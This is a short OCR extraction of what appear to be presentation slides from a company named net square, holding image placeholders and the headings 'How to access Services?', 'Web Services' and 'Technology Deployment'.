


How to access Services?




How to access Services?





net square
secure.automate.innovate
Web Services
Technology


Technology Deployment

